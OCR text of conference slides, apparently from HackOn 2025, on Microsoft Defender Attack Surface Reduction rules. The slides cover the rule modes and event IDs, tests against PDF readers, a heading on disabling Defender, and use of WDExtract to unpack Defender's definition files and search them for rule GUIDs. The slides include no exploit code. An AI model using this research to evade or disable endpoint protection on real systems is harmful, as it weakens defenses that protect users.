
pendencies: Microsoft Defender Antivirus





## ASR rule modes

- **Not configured** or **Disable**: The state in which the ASR rule isn't enabled or is disabled. The code for this state = 0.
- **Block**: The state in which the ASR rule is enabled. The code for this state is 1.
- **Audit**: The state in which the ASR rule is evaluated for the effect it would have on the organization or environment if enabled (set to block or warn). The code for this state is 2.
- **Warn** The state in which the ASR rule is enabled and presents a notification to the end-user, but permits the end-user to bypass the block. The code for this state is 6.


# Testing ASR Rules – Adobe Acrobat




# Testing ASR Rules – Events


- Block Mode: Windows Event 1121
- Audit Only: Windows Event 1122




HackOn 2025


# Testing ASR Rules – FoxIT Reader





# Testing ASR Rules – Events


HackOn 2025

# Testing ASR Rules – Disabling Defender





HackOn 2025

# Starting the research

- ASR Rules only work when Microsoft Defender is enabled.
- There is a registry location under Windows Defender where ASR rules are stored.
- Every ASR rule has a unique GUID.
- **Educated guess**: ASR rules might be included in one/various Microsoft Defender components.
- *mpasbase.vdm* (one of Microsoft Defender components) contains the antispyware base definition module. It is updated only one time per month. Let's take a look there.

hfiref0x / **WDExtract** Public

Extract Windows Defender database from vdm files and unpack it

experiments / windows-defender / **ASR** /

**commial** Even more typos

HackOn 2025

# WDExtract

```
C:\Users\rodolfo\Desktop\bin64>wdextract64.exe mpasbase.vdm
wdextract 1.03 build at Feb  9 2020
ExtractDataDll: Attempt to unpack VDM container

Stats:
Read bytes = 91490135 (89345 KB)
Written bytes = 197635901 (193003 KB)
Bye!
```

This PC › Desktop › Research › WDExtract-master › WDExtract-master › Bin › bin64

| Name | Date modified | Type | Size |
|---|---|---|---|
| mpasbase.vdm | 8/8/2024 7:40 AM | VDM File | 89,359 KB |
| mpasbase.vdm.extracted | 10/1/2024 7:22 AM | EXTRACTED File | 193,004 KB |
| wdextract64.exe | 2/9/2020 9:53 PM | Application | 139 KB |
| zlibwapi.dll | 2/9/2020 9:53 PM | Application exten... | 87 KB |

{E29C7ABF-0D23-4F64-800B-/

This PC › OS (C:) › ProgramData › Microsoft › Windows Defender › Definition Updates › {E29C7ABF-0D23-4F64-800B-A0D3663A4F97}


New · Sort · View

Home
Gallery
OneDrive
Desktop
Downloads

| Name | Date modified | Type | Size |
|---|---|---|---|
| mpasbase.vdm | 17/09/24 7:21 | VDM File | 95.567 KB |
| mpasdlta.vdm | 24/10/24 9:07 | VDM File | 15.331 KB |
| mpavbase.vdm | 17/09/24 7:21 | VDM File | 50.427 KB |
| mpavdlta.vdm | 24/10/24 9:07 | VDM File | 1.375 KB |
| mpengine.dll | 03/09/24 20:16 | Application extens... | 19.282 KB |
| MpKslDrv.sys | 24/10/24 9:07 | System file | 262 KB |


# Searching for ASR GUIDs

